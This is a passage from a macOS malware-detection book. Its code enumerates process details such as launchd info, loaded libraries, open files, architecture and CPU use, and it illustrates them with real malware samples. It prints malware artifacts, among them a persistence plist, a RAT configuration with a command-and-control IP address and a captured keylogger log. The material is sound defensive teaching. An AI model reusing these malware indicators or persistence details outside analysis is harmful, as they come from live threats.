Next, we create and initialize an XPC dictionary. This dictionary must contain the ID of the process we're querying, as well as the shared memory object we've just created (Listing 1-18).

```
pid_t pid = <some process id>;
procInfoRequest = xpc_dictionary_create(NULL, NULL, 0);

xpc_dictionary_set_int64(procInfoRequest, "pid", pid);
xpc_dictionary_set_value(procInfoRequest, "shmem", sharedMemory);
```

Listing 1-18: Initializing an XPC request dictionary

The code then retrieves a global data object of type `xpc_global_data*` from the `os_alloc_once_table` array (Listing 1-19).

```
struct xpc_global_data
{
    uint64_t a;
    uint64_t xpc_flags;
    mach_port_t task_bootstrap_port;
    xpc_object_t xpc_bootstrap_pipe;
};

struct _os_alloc_once_s
{
    long once;
    void* ptr;
};

extern struct _os_alloc_once_s _os_alloc_once_table[];

globalData = (struct xpc_global_data*)_os_alloc_once_table[1].ptr;
```

Listing 1-19: Extracting global data

This object contains an XPC pipe (`xpc_bootstrap_pipe`) that is required for calls to the `xpc_pipe_interface_routine` function. Because this function is private, we must dynamically resolve it from the *libxpc* library (Listing 1-20).

```
#import <dlfcn.h>
...
handle = dlopen("/usr/lib/system/libxpc.dylib", RTLD_LAZY);
xpc_pipe_interface_routine_FP = dlsym(handle, "_xpc_pipe_interface_routine");
```

Listing 1-20: Resolving a function pointer

Finally, we're prepared to make the XPC request. As noted, we use the `xpc_pipe_interface_routine` function, which takes arguments such as the XPC bootstrap pipe, a routine (such as `ROUTINE_DUMP_PROCESS`), and a request dictionary containing specific routine information such as a process ID and a shared memory buffer for the routine's output (Listing 1-21).

```
#define ROUTINE_DUMP_PROCESS 0x2c4

result = xpc_pipe_interface_routine_FP((__bridge xpc_pipe_t)(globalData->xpc_bootstrap_pipe),
ROUTINE_DUMP_PROCESS, procInfoRequest, &response, 0x0);
```

Listing 1-21: Requesting process information via XPC

If this request succeeds, meaning the result is zero and the response dictionary passed into `xpc_pipe_interface_routine` does not contain the key `error`, then the response dictionary will contain a key-value pair with the key `bytes-written`. Its value is the number of bytes written to the allocated buffer we've added to the shared memory object. We extract this value in Listing 1-22.

```
bytesWritten = xpc_dictionary_get_uint64(response, "bytes-written");
```

Listing 1-22: Extracting the size of the response data

Now we can directly access the buffer, for example, to create a string object containing the entirety of the target process's information (Listing 1-23).

```
NSString* processInfo = [[NSString alloc] initWithBytes:(const void*)
processInfoBuffer length:bytesWritten encoding:NSUTF8StringEncoding];

printf("process info (pid: %d): %s\n",
atoi(argv[1]), processInfo.description.UTF8String);
```

Listing 1-23: Converting process information into a string object

Although we've converted this information into a string object, it's all lumped together, so we'll still have to manually parse relevant pieces. This process isn't covered here, but you can consult the *procInfo* project, which extracts the data into a dictionary of key-value pairs.

The information returned from *launchd* contains a myriad of useful details! To illustrate this, run *procInfo* against DazzleSpy's persistent component, which is installed as *~/.local/softwareupdate* and, in this instance, is running with a process ID of 16776:

```
% ./procInfo 16776
process info (pid: 16776): {
    active count = 1
    path = /Users/User/Library/LaunchAgents/com.apple.softwareupdate.plist
    state = running

    program = /Users/User/.local/softwareupdate
    arguments = {
        /Users/User/.local/softwareupdate
        1
    }

    inherited environment = {
        SSH_AUTH_SOCK =>
        /private/tmp/com.apple.launchd.kEoOvPmtt1/Listeners
    }

    default environment = {
        PATH => /usr/bin:/bin:/usr/sbin:/sbin
    }
    environment = {
        XPC_SERVICE_NAME => com.apple.softwareupdate
    }

    domain = gui/501 [100005]
    ...
    runs = 1
    pid = 16776
    immediate reason = speculative
    forks = 0
    execs = 1

    spawn type = daemon (3)

    properties = partial import | keepalive | runatload |
    inferred program | system service | exponential throttling
}
```

This process information, gathered via a single XPC call, can confirm knowledge obtained from other sources and provide new details. For example, if you query a launch agent or daemon such as DazzleSpy, the `path` key in the process information response will contain the property list responsible for spawning the item:

```
path = /Users/User/Library/LaunchAgents/com.apple.softwareupdate.plist
```

We can confirm this fact by manually examining the reported property list (which, for DazzleSpy, was *com.apple.softwareupdate.plist*) and noting that the path specified does indeed point back to the malware's binary:

```
<?xml version="1.0" encoding="UTF-8"?>
...
<plist version="1.0">
<dict>
    <key>KeepAlive</key>
    <true/>
    <key>Label</key>
    <string>com.apple.softwareupdate</string>
    <key>ProgramArguments</key>
    <array>
        <string>/Users/User/.local/softwareupdate</string>
        <string>1</string>
    </array>
    <key>RunAtLoad</key>
    <true/>
    <key>SuccessfulExit</key>
    <true/>
</dict>
</plist>
```

Having a means of tracing a process ID back to the launch item property list that triggered its spawning is quite useful. Why? Well, to achieve persistence, the majority of malware installs itself as a launch item. Though legitimate software also persists in this manner, these launch items are all worth examining, as you have a good chance of finding any persistently installed malware among them.

Code Signing

In a nutshell, *code signing* can prove who created an item and verify that it hasn't been tampered with. Any detection algorithm attempting to classify a running process as malicious or benign should thus extract this code signing information. You should closely examine unsigned processes and those signed in an ad hoc manner, because these days, the vast majority of legitimate programs you'll find running on macOS are both signed and notarized.

Speaking of validly signed processes, those belonging to well-known software developers are most likely benign (supply chain attacks aside). Moreover, if Apple proper has signed a process, it won't be malware (although, as we've seen, malware could leverage Apple binaries to perform malicious actions, as in the case of the Lazarus group's use of `curl` to download additional malicious payloads).

Due to its importance, an entire chapter is dedicated solely to the topic of code signing. In Chapter 3, we discuss the topic comprehensively, applying it to running processes as well as to items such as disk images and packages.

Loaded Libraries

When attempting to uncover malware by analyzing running processes, you must also enumerate any loaded libraries. Stealthy malware, such as ZuRu, doesn't spawn a stand-alone process, but rather is loaded into a subverted, although otherwise legitimate, one. In this case, the process's main executable binary will be benign, though modified to reference the malicious library to ensure it is loaded.

Even if the malware does execute as a stand-alone process, you'll still want to enumerate its loaded libraries for the following reasons:

- The malware may load additional malicious plug-ins, which you'll likely want to scan or analyze.
- The malware may load legitimate system libraries to perform subversive actions. These can provide insight into the malware's capabilities (for example, it might load the system framework used to interface with the mic or webcam).

Unfortunately, due to macOS security features, even signed, notarized third-party security tools cannot directly enumerate loaded libraries. Luckily, there are indirect ways to do so using built-in macOS utilities such as `vmmap`. This tool possesses several Apple-only entitlements that allow it to read the memory of remote processes and provide a mapping that includes any loaded libraries.

Run vmmap against the aforementioned ZuRu, which trojanizes a copy of the popular iTerm(2) application. It's a good example, as its malicious logic is implemented solely in a dynamic library named *libcrypto.2.dylib*. We'll execute vmmap with the -w flag so that it prints out the full path of ZuRu's mapped libraries. The tool expects a process ID, so we provide it with ZuRu's (here, 932):

```
% pgrep iTerm2
932

% vmmap -w 932
Process:         iTerm2 [932]
Path:            /Applications/iTerm.app/Contents/MacOS/iTerm2
...
==== Non-writable regions for process 932
REGION     START - END         DETAIL
__TEXT     102b2b000-103247000 /Applications/iTerm.app/Contents/MacOS/iTerm2
__LINKEDIT 103483000-103cb4000 /Applications/iTerm.app/Contents/MacOS/iTerm2
...
__TEXT     10da4d000-10da85000 /Applications/iTerm.app/Contents/Frameworks/libcrypto.2.dylib
__LINKEDIT 10da91000-10dacd000 /Applications/iTerm.app/Contents/Frameworks/libcrypto.2.dylib
...
```

In this abridged output, you can see mappings of the binary's main image (iTerm2), as well as dynamic libraries such as the dynamic loader *dyld* and the malicious library *libcrypto.2.dylib*.

How did I determine that *libcrypto.2.dylib* was the malicious component? After noticing that Jun Bi, rather than the legitimate developer, had signed this copy of iTerm2, I compared a list of its loaded libraries with a list of the libraries loaded by the original application. There was only one difference: *libcrypto.2.dylib*. Static analysis confirmed that this anomalous library was indeed malicious.

Because we don't possess the private Apple entitlements needed to read remote process memory (which includes all loaded libraries), we'll simply execute vmmap and parse its output. Several of my Objective-See tools, such as TaskExplorer,[13] take this approach. You can also find code that implements this process in a function named getLibraries in the *enumerateProcesses* project.

First, we need a helper function capable of executing an external binary and returning its output (Listing 1-24).

```
#define STDERR @"stdError"
#define STDOUT @"stdOutput"

#define EXIT_CODE @"exitCode"

NSMutableDictionary* execTask(NSString* binaryPath, NSArray* arguments) {
    NSTask* task = nil;
    NSPipe* stdOutPipe = nil;
    NSFileHandle* stdOutReadHandle = nil;
    NSMutableDictionary* results = nil;
    NSMutableData* stdOut = nil;
    results = [NSMutableDictionary dictionary];
    task = [NSTask new];
  ❶ stdOutPipe = [NSPipe pipe];
    stdOutReadHandle = [stdOutPipe fileHandleForReading];
    stdOutData = [NSMutableData data];
  ❷ task.standardOutput = stdOutPipe;
    task.launchPath = binaryPath;

    if(nil != arguments) {
        task.arguments = arguments;
    }

    [task launch];

    while(YES == [task isRunning]) {
      ❸ [stdOutData appendData:[stdOutReadHandle readDataToEndOfFile]];
    }

    [stdOutData appendData:[stdOutReadHandle readDataToEndOfFile]];
    if(0 != stdOutData.length) {
      ❹ results[STDOUT] = stdOutData;
    }

    results[EXIT_CODE] = [NSNumber numberWithInteger:task.terminationStatus];

    return results;
}
```

Listing 1-24: Executing a task and capturing its output

The execTask function executes a task using the specified parameters via Apple's NSTask API. It waits until the spawned task has completed and returns a dictionary containing various key-value pairs, including any output the command generated, to stdout. To capture the task's output, the code initializes a pipe object (NSPipe) ❶ and then sets it as the task's standard output ❷. When the task generates output, the code reads off the pipe's file handle ❸ and appends it to a data buffer. Once the task exits, any remaining output is read and the data buffer is saved into the results dictionary, which is returned to the caller ❹.

The function's caller, for example, getLibraries, can invoke it with a path to any binary, along with any arguments. If needed, we can convert its output into a string object (Listing 1-25).

```
pid_t pid = <some process id>;

NSMutableDictionary* results = execTask(@"/usr/bin/vmmap", @[@"-w", [[NSNumber
numberWithInt:pid] stringValue]]);

NSString* output = [[NSString alloc] initWithData:results[STDOUT]
encoding:NSUTF8StringEncoding];
```

Listing 1-25: Converting task output into a string object

We can then parse the `vmmap` output in many ways, such as line by line or via regular expressions. Listing 1-26 shows one technique.

```
NSMutableArray* dylibs = [NSMutableArray array];

for(NSString* line in
[output componentsSeparatedByCharactersInSet:[NSCharacterSet newlineCharacterSet]]) {
    if(YES != [line hasPrefix:@"__TEXT"]) {
        continue;
    }
}
```

Listing 1-26: Parsing the output lines that start with `__TEXT`

Here, we search for lines that start with `__TEXT`, as all dynamically loaded libraries in the `vmmap` output start with memory regions of this type. These lines of data also contain the full path of the loaded library, which is what we're really after. Listing 1-27 extracts these paths within the `for` loop shown in Listing 1-26.

```
NSRange pathOffset = {0};
NSString* token = @"SM=COW";

pathOffset = [line rangeOfString:token];
if(NSNotFound == pathOffset.location) {
    continue;
}

dylib = [[line substringFromIndex:pathOffset.location+token.length]
stringByTrimmingCharactersInSet:[NSCharacterSet whitespaceCharacterSet]];

if(dylib != nil) {
    [dylibs addObject:dylib];
}
```

Listing 1-27: Extracting the dynamic library's path

The code first looks for the *copy-on-write* share mode (`"SM=COW"`), which precedes the path. If found, then, using the offset following the share mode, it extracts the path itself. At this point, the `dylibs` array should contain all dynamic libraries loaded by the target process.

Now let's execute *enumerateProcesses* while running the same instance of ZuRu we saw earlier:

```
% ./enumerateProcesses
...
(932):/Applications/iTerm.app/Contents/MacOS/iTerm2
...
Dynamic libraries for process iTerm2 (932):
(
"/Applications/iTerm.app/Contents/MacOS/iTerm2",
"/usr/lib/dyld",
"/Applications/iTerm.app/Contents/Frameworks/libcrypto.2.dylib",
...
)
```

As you can see, we're able to extract all loaded libraries in ZuRu's address space, including the malicious *libcrypto.2.dylib*.

Note that on recent versions of macOS, system frameworks (which are essentially a type of dynamically loaded library) have been moved into what is known as the *dyld_shared_cache*. However, `vmmap` will still report the frameworks' original paths. This is a notable point for two main reasons. First, if you want to examine the framework's code, you'll have to extract it from the shared cache.[14]

Second, if you've implemented logic to detect self-deleting framework libraries, you should make an exception for these frameworks. Otherwise, your code will report that they've been deleted. One simple way to check if a given framework has been moved to the cache is to invoke Apple's *_dyld_shared_cache_contains_path* API.

Open Files

Just as enumerating loaded libraries can provide insight into the capabilities of a process, so can enumerating any open files. This technique could help us identify malware known as ColdRoot, a RAT that affords a remote attacker complete control over an infected system.[15] If you list all files opened by each process on a system infected with this malware, you'll encounter a strange file named *conx.wol* opened by a process named *com.apple.audio.driver.app*. Upon closer examination, it will become obvious that the process does not belong to Apple and is in fact malware (ColdRoot), *conx.wol* is the malware's configuration file, and it contains valuable information to defenders, including the address of the command-and-control server:

```
% cat com.apple.audio.driver.app/Contents/MacOS/conx.wol
{
    "PO": 80,
    "HO": "45.77.49.118",
    "MU": "CRHHrHQuw JOlybkgerD",
    "VN": "Mac_Vic",
    "LN": "adobe_logs.log",
    "KL": true,
    "RN": true,
    "PN": "com.apple.audio.driver"
}
```

Later on, you'll encounter another file opened by the malware, *adobe_logs.log*, which appears to contain captured keystrokes, including a username and password for a bank account:

```
bankofamerica.com
[enter]
user
```

```
[tab]
hunter2
[enter]
```

You might be wondering how you can determine that these files are malicious using programmatic methods alone. Truthfully, this would be complicated. It would perhaps involve creating a regular expression to look for URLs, IP addresses, or what appear to be captured keypresses, such as control characters. However, it's more likely that other detection logic will have already cast this unsigned packed malware as suspicious and flagged it for closer examination, ideally by a human malware analyst. ColdRoot, for example, is unsigned, packed, and persisted. In this case, the code could provide the analyst with both a list of any file opened by the suspicious process and the file contents. An analyst could then manually confirm that the flagged process was malware and use the files to gain a cursory understanding of how it works.

In this section, we discuss two approaches to programmatically enumerating all files opened by a process.

proc_pidinfo

The traditional approach to enumerating the files a process currently has open involves the `proc_pidinfo` API. In short, invoking this API with the `PROC_PIDLISTFDS` flag will return a list of open file descriptors for a given process. Let's walk through a code example that illustrates the use of this API. You can find the complete code in a function named `getFiles` in the *enumerateProcesses* project. We start by retrieving a process's file descriptors (Listing 1-28).

```
❶ int size = proc_pidinfo(pid, PROC_PIDLISTFDS, 0, 0, 0);

❷ struct proc_fdinfo* fdInfo = (struct proc_fdinfo*)malloc(size);

❸ proc_pidinfo(pid, PROC_PIDLISTFDS, 0, fdInfo, size);
```

Listing 1-28: Obtaining a list of a process's file descriptors

The code invokes the `proc_pidinfo` API with a process ID for a target process, the `PROC_PIDLISTFDS` flag, and a series of zeros to obtain the size of memory needed to hold the process's list of file descriptors ❶. We then allocate a buffer of this size to hold pointers of `proc_fdinfo` structures ❷. Then, to obtain the actual list of descriptors, we reinvoke the `proc_pidinfo` API, this time with the freshly allocated buffer and its size ❸.

Now that we have a list of open file descriptors, let's examine each of them. Regular files should have descriptors of type `PROX_FDTYPE_VNODE`. Listing 1-29 retrieves the paths of these files.

```
NSMutableArray* files = [NSMutableArray array];

❶ for(int i = 0; i < (size/PROC_PIDLISTFD_SIZE); i++) {
      struct vnode_fdinfowithpath vnodeInfo = {0};
```

```
  ❷ if(PROX_FDTYPE_VNODE != fdInfo[i].proc_fdtype) {
        continue;
    }

  ❸ proc_pidfdinfo(pid, fdInfo[i].proc_fd,
    PROC_PIDFDVNODEPATHINFO, &vnodeInfo, PROC_PIDFDVNODEPATHINFO_SIZE);

  ❹ [files addObject:[NSString stringWithUTF8String:vnodeInfo.pvip.vip_path]];
}
```

Listing 1-29: Extracting the paths from the file descriptors

Using a `for` loop, we iterate over the retrieved file descriptors ❶. For each descriptor, we check whether it is of type `PROX_FDTYPE_VNODE` and skip all other types ❷. We then invoke the `proc_pidfdinfo` API with various parameters, such as the process ID, the file descriptor, and `PROC_PIDFDVNODEPATHINFO`, as well as an output structure of type `vnode_fdinfowithpath` and its size ❸. This should return information about the specified file descriptor, including its path. Once the call completes, we can find the path in the `vip_path` member of the `pvip` structure, within the `vnode_fdinfowithpath` structure. We extract the member, convert it into a string object, and save it into an array ❹.

lsof

Another way of enumerating open files for a process is to mimic macOS's Activity Monitor utility. Though this approach relies on an external macOS executable, it often produces a more comprehensive list than the `proc_pidinfo` approach.

After selecting a process in Activity Monitor, a user can click the information icon and then the Open Files and Ports tab to see all files the process has opened. By reverse engineering Activity Monitor, we can learn that it accomplishes this behavior behind the scenes by executing `lsof`, a built-in macOS tool for listing open files.

You can confirm that Activity Monitor uses `lsof` via a process monitor, a tool I'll show you how to create in Chapter 8. When a user clicks the Open Files and Ports tab, the process monitor will show `lsof` being executed with the command line flags `-Fn` and `-p`:

```
# ./ProcessMonitor.app/Contents/MacOS/ProcessMonitor
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "pid" : 86903
    "name" : "lsof",
    "path" : "/usr/sbin/lsof",

    "arguments" : [
      "/usr/sbin/lsof",
      "-Fn",
      "-p",
      "590"
    ],
...
}
```

The `-p` flag specifies the process's ID, and the `-F` flag selects fields to be processed. When this flag is followed by `n`, the tool will print out just the file's path, which is exactly what we want.

Let's follow the approach taken by Activity Monitor and execute the `lsof` binary for a given process, then programmatically parse its output. You can find the complete code that implements this approach in a function named `getFiles2` in the *enumerateProcesses* project. In Listing 1-30, we start by executing `lsof` with the `-Fn` and `-p` flags and a process ID.

```
NSString* pidAsString = [NSNumber numberWithInt:pid].stringValue;
NSMutableDictionary* results = execTask(@"/usr/sbin/lsof", @[@"-Fn", @"-p", pidAsString]);
```

Listing 1-30: Programmatically executing `lsof`

We reuse the `execTask` function created in Listing 1-24 to run the command. However, because command line arguments are passed to external processes as strings, we must first convert the target process ID to a string. Recall that the `execTask` function will wait until the spawned task has completed, capture any output, and return it to the caller. Listing 1-31 shows one approach to parsing `lsof`'s output.

```
NSMutableArray* files = [NSMutableArray array];

NSArray* lines = [[[NSString alloc] initWithData:results[STDOUT] ❶
encoding:NSUTF8StringEncoding] componentsSeparatedByCharactersInSet:[NSCharacterSet
newlineCharacterSet]]; ❷

for(NSString* result in lines) {
    if(YES == [result hasPrefix:@"n"]) { ❸
        NSString* file = [result substringFromIndex:1];
        [files addObject:file];
    }
}
```

Listing 1-31: Parsing output from `lsof`

The output is stored in a dictionary named `results`, and you can access it via the key `STDOUT` ❶. You can split the output on newline characters in order to process it line by line ❷. Then iterate over each line, looking for those that contain a filepath (which are prefixed with `n`) ❸, and save them.

Other Information

There is, of course, other information you might want to extract from running processes to help you with the detection of malicious code on a macOS system. This chapter wraps up with a few examples that examine the following details about a process: its execution state, its execution architecture, its start time, and its CPU utilization. You might also want to determine its network state, a topic covered in Chapter 4.

Execution State

Imagine you have retrieved a list of process IDs. You'll likely want to query the process further (for example, to build a process ancestry tree or compute code signing information). But what if the process has already exited, as in the case of a short-lived shell command? This is pertinent information, and at the very least, you'll want to understand why any attempts to further query the process fail.

A trivial way to determine whether a process is dead is to attempt to send it a signal. One way to do this is via the `kill` system API with a signal type of `0`, as shown in Listing 1-32.

```
kill(targetPID, 0);
if(ESRCH == errno) {
    // Code placed here will run only if the process is dead.
}
```

Listing 1-32: Checking whether a process is dead

This won't kill any living processes; in fact, it's totally harmless. However, if a process has exited, the API will set `errno` to `ESRCH` (no such process).

What if the process is zombie-fied? You can use the `sysctl` API to populate a `kinfo_proc` structure, as in Listing 1-33.

```
int mib[4] =  {CTL_KERN, KERN_PROC, KERN_PROC_PID, pid};
size_t size = sizeof(procInfo);

sysctl(mib, 4, &procInfo, &size, NULL, 0);
if(SZOMB == (SZOMB & procInfo.kp_proc.p_stat)) {
    // Code placed here will run only if the process is a zombie.
}
```

Listing 1-33: Checking whether a process is a zombie

This structure contains a flag named `p_stat`. If that flag has the `SZOMB` bit set, you know the process is a zombie.

Execution Architecture

With the introduction of Apple Silicon, macOS now supports both Intel (x86_64) and ARM (ARM64) binaries. Because many analysis tools are specific to a file's architecture, identifying this information for a process is important. Moreover, although developers have recompiled most legitimate software to run natively on Apple Silicon, malware is still playing catch-up;

a surprising amount of it is still distributed as Intel binaries. Some examples of malware discovered in 2022 that are distributed solely as Intel binaries include DazzleSpy, rShell, oRat, and CoinMiner:

```
% file DazzleSpy/softwareupdate
DazzleSpy/softwareupdate: Mach-O 64-bit executable x86_64
```

For this reason, you might want to look a little more closely at Intel binaries than at ARM or universal binaries.

Unfortunately, identifying architecture information is not as straightforward as simply checking the host's CPU type, because on Apple Silicon systems, Intel binaries can still execute, albeit translated via Rosetta. Instead, you can follow the process taken by Activity Monitor. Listing 1-34 shows this approach, which you can find in the `getArchitecture` function in the *enumerateProcesses* project.

```
enum Architectures{ArchUnknown, ArchAppleSilicon, ArchIntel};

NSUInteger getArchitecture(pid_t pid) {
    NSUInteger architecture = ArchUnknown;
    cpu_type_t type = -1;
    size_t size = 0;
    int mib[CTL_MAXNAME] = {0};
    size_t length = CTL_MAXNAME;
    struct kinfo_proc procInfo = {0};

  ❶ sysctlnametomib("sysctl.proc_cputype", mib, &length);
    mib[length++] = pid;

    size = sizeof(cpu_type_t);
  ❷ sysctl(mib, (u_int)length, &type, &size, 0, 0);

  ❸ if(CPU_TYPE_X86_64 == type) {
        architecture = ArchIntel;
    } else if(CPU_TYPE_ARM64 == type) {
      ❹ architecture = ArchAppleSilicon;
        mib[0] = CTL_KERN;
        mib[1] = KERN_PROC;
        mib[2] = KERN_PROC_PID;
        mib[3] = pid;
        size = sizeof(procInfo);

        sysctl(mib, 4, &procInfo, &size, NULL, 0);
      ❺ if(P_TRANSLATED == (P_TRANSLATED & procInfo.kp_proc.p_flag)) {
            architecture = ArchIntel;
        }
    }
    return architecture;
}
```

Listing 1-34: Obtaining a process's architecture

This code, as well as Activity Monitor, first uses the "proc_cputype" string and the sysctlnametomib and sysctl APIs to determine a running process's CPU type. Note that the array passed to *sysctlnametomib* has a size of CTL_MAXNAME, a constant defined by Apple that defines the maximum number of components in an MIB name. If the answer is Intel (CPU_TYPE_X86_64), you know the process is running as x86_64. However, on Apple Silicon systems, these processes could still be backed by an Intel-based binary that was translated into ARM via Rosetta. To detect this scenario, Apple checks the process's p_flags (obtained by a call to sysctl). If these flags have the P_TRANSLATED bit set, Activity Monitor sets the architecture to Intel.

In the *enumerateProcesses* project, you'll find a function named getArchitecture. It takes a process ID and returns its architecture. First, we populate an array via the sysctlnametomib API, passing in the name sysctl.proc_cputype ❶. Then, after adding the target process ID, we invoke the sysctl API with the initialized array to get the CPU type of said process ❷. If the returned CPU type is CPU_TYPE_X86_64, the code sets the architecture to Intel ❸. On the other hand, if the CPU type for the target process is CPU_TYPE_ARM64, the code defaults to Apple Silicon ❹. As noted, the process could still be an Intel-based binary, albeit translated. To detect this scenario, the code checks whether the process's p_flags have the P_TRANSLATED bit set. If so, it sets the architecture to Intel ❺.

Start Time

When querying running processes, you may find it useful to know when each process was started. This can help determine if a process was started automatically during system boot or later, perhaps by the user. Processes started automatically may be persistently installed, and if these don't belong to the operating system, you may want to closely examine them.

To determine a process's start time, we can once again turn to the trusty sysctl API. Listing 1-35 shows the getStartTime function in the *enumerateProcesses* project, which accepts a process ID and returns the process's start time.

```
NSDate* getStartTime(pid_t pid) {
    NSDate* startTime = nil;
    struct timeval timeVal = {0};
    struct kinfo_proc processStruct = {0};
    size_t procBufferSize = sizeof(processStruct);

    int mib[4] = {CTL_KERN, KERN_PROC, KERN_PROC_PID, pid};

    sysctl(mib, 4, &processStruct, &procBufferSize, NULL, 0); ❶
    timeVal = processStruct.kp_proc.p_un.__p_starttime; ❷

    return [NSDate dateWithTimeIntervalSince1970:timeVal.tv_sec + timeVal.tv_usec / 1.0e6]; ❸
}
```

Listing 1-35: Obtaining the start time of a process

We invoke sysctl to populate a kinfo_proc structure for a process ❶. This structure will contain a timeval struct aptly named p_starttime ❷. We then convert this Unix timestamp into a more manageable date object that we return to the caller ❸.

CPU Utilization

Let's end the chapter by looking at how to compute CPU utilization for a given process. Although this isn't a foolproof heuristic, it may help detect surreptitious cryptocurrency miners, which tend to maximize their use of system resources.

To compute CPU utilization, start by invoking the proc_pid_rusage API, which returns usage information for a given process ID. This API is declared in *libproc.h* as follows:

```
int proc_pid_rusage(int pid, int flavor, rusage_info_t* buffer);
```

The flavor argument can be set to the constant RUSAGE_INFO_V0, and the final argument is an output buffer to a resource information buffer, which should be of type rusage_info_v0.

In Listing 1-36, from the getCPUUsage function in the *enumerateProcesses* project, we invoke proc_pid_rusage twice with a delay (delta) between invocations. Then we compute the difference between the resource information of the first and second calls. This code was inspired by a post on Stack Overflow.[16]

```
struct rusage_info_v0 resourceInfo_1 = {0};
struct rusage_info_v0 resourceInfo_2 = {0};

❶ proc_pid_rusage(pid, RUSAGE_INFO_V0, (rusage_info_t*)&resourceInfo_1);

sleep(delta);

❷ proc_pid_rusage(pid, RUSAGE_INFO_V0, (rusage_info_t*)&resourceInfo_2);

❸ int64_t cpuTime = (resourceInfo_2.ri_user_time - resourceInfo_1.ri_user_time)
+ (resourceInfo_2.ri_system_time - resourceInfo_1.ri_system_time);
```

Listing 1-36: Computing the CPU time of a process over a delta of five seconds

You can see the first call to proc_pid_rusage at ❶, followed by another call at ❷. Both calls take the same process ID of the target process. We then compute the CPU time by subtracting both the user time (ri_user_time) and system time (ri_system_time), then adding the results ❸.

To compute the CPU *percentage* in use, we first convert this CPU time from Mach time to nanoseconds. Listing 1-37 does this with the help of the mach_timebase_info function.

```
double cpuUsage = 0.0f;
mach_timebase_info_data_t timebase = {0};
```

```
mach_timebase_info(&timebase);
cpuTime = (cpuTime * timebase.numer) / timebase.denom;

cpuUsage = (double)cpuTime / delta / NSEC_PER_SEC * 100;
```

Listing 1-37: Calculating a percentage of CPU usage

We then divide the CPU time by the specified delay and the number of nanoseconds per second times 100 (as we want a percentage).[17]

Let's now run *enumerateProcesses*, which contains this code, against the unauthorized cryptocurrency miner found in the Calendar 2 application mentioned earlier in this chapter:

```
% ./enumerateProcesses
...
(1641):/Applications/CalendarFree.app/Contents/MacOS/CalendarFree
...
CPU usage: 370.750173%
```

As the application is surreptitiously mining, its CPU utilization is a whopping 370 percent! (On multicore CPUs, CPU utilization can reach values over 100 percent.) We can confirm the accuracy of the program by running the built-in macOS `ps` tool, specifying the PID of the Calendar application:

```
% ps u -p 1641
USER   PID     %CPU ...
user   1641    372.4 ...
```

Although the exact percentage will drift over time, `ps` shows the application using roughly the same massive amount of CPU.

Conclusion

In this chapter, you saw how to extract a myriad of useful information from running processes, including process hierarchies, code information, and much more. With this information, you should be well on your way to detecting any malware running on a macOS system. In the next chapter, we'll focus on programmatically parsing and analyzing the Mach-O executable binary that backs each process.

Notes

1. To learn more about audit tokens, see Scott Knight, "Audit Tokens Explained," Knight.sc, March 20, 2020, *https://knight.sc/reverse%20engineering/2020/03/20/audit-tokens-explained.html.*
2. Patrick Wardle, "Analyzing OSX.DazzleSpy," Objective-See, January 25, 2022, *https://objective-see.org/blog/blog_0x6D.html.*

3. Patrick Wardle, "Ironing Out (the macOS) Details of a Smooth Operator (Part II)," Objective-See, April 1, 2023, *https://objective-see.org/blog/blog_0x74.html.*
4. Patrick Wardle, "Discharging ElectroRAT," Objective-See, January 5, 2021, *https://objective-see.org/blog/blog_0x61.html.*
5. Aedan Russel, "ChromeLoader: A Pushy Malvertiser," Red Canary, May 25, 2022, *https://redcanary.com/blog/chromeloader/.*
6. Mitch Datka, "CrowdStrike Uncovers New MacOS Browser Hijacking Campaign," *CrowdStrike*, June 2, 2022, *https://www.crowdstrike.com/blog/how-crowdstrike-uncovered-a-new-macos-browser-hijacking-campaign/.*
7. Patrick Wardle, "A Surreptitious Cryptocurrency Miner in the Mac App Store?," Objective-See, March 11, 2018, *https://objective-see.org/blog/blog_0x2B.html.*
8. See "App Review Guidelines," Apple, *https://developer.apple.com/app-store/review/guidelines/.*
9. Patrick Wardle, "Where There Is Love, There Is . . . Malware?" Objective-See, February 14, 2023, *https://objective-see.org/blog/blog_0x72.html.*
10. For more details about this attack, including a full analysis of the payload, see my blog post, "The Mac Malware of 2019: OSX.Yort," Objective-See, January 1, 2020, *https://objective-see.org/blog/blog_0x53.html#osx-yort.*
11. To learn more about process trees on macOS, see Jaron Bradley, "Grafting Apple Trees: Building a Useful Process Tree," presented at Objective by the Sea, Maui, HI, March 12, 2020, *https://objectivebythesea.org/v3/talks/OBTS_v3_jBradley.pdf.*
12. Jonathan Levin, "launchd, I'm Coming for You," October 7, 2015, *http://newosxbook.com/articles/jlaunchctl.html.*
13. See *https://objective-see.com/products/taskexplorer.html.*
14. For more on this topic, see Zhuowei Zhang, "Extracting Libraries from dyld_shared_cache," *Worth Doing Badly*, June 24, 2018, *https://worthdoingbadly.com/dscextract/.*
15. Patrick Wardle, "Tearing Apart the Undetected (OSX)Coldroot RAT," Objective-See, February 17, 2018, *https://objective-see.org/blog/blog_0x2A.html.*
16. "The cpu_time Obtained by proc_pid_rusage Does Not Meet Expectations on the macOS M1 Chip," Stack Overflow, *https://stackoverflow.com/questions/66328149/the-cpu-time-obtained-by-proc-pid-rusage-does-not-meet-expectations-on-the-macos.*
17. You can read more about the topic of Mach time and conversions to nanoseconds in Howard Oakley, "Changing the Clock in Apple Silicon Macs," *The Eclectic Light Company*, September 8, 2020, *https://eclecticlight.co/2020/09/08/changing-the-clock-in-apple-silicon-macs/.*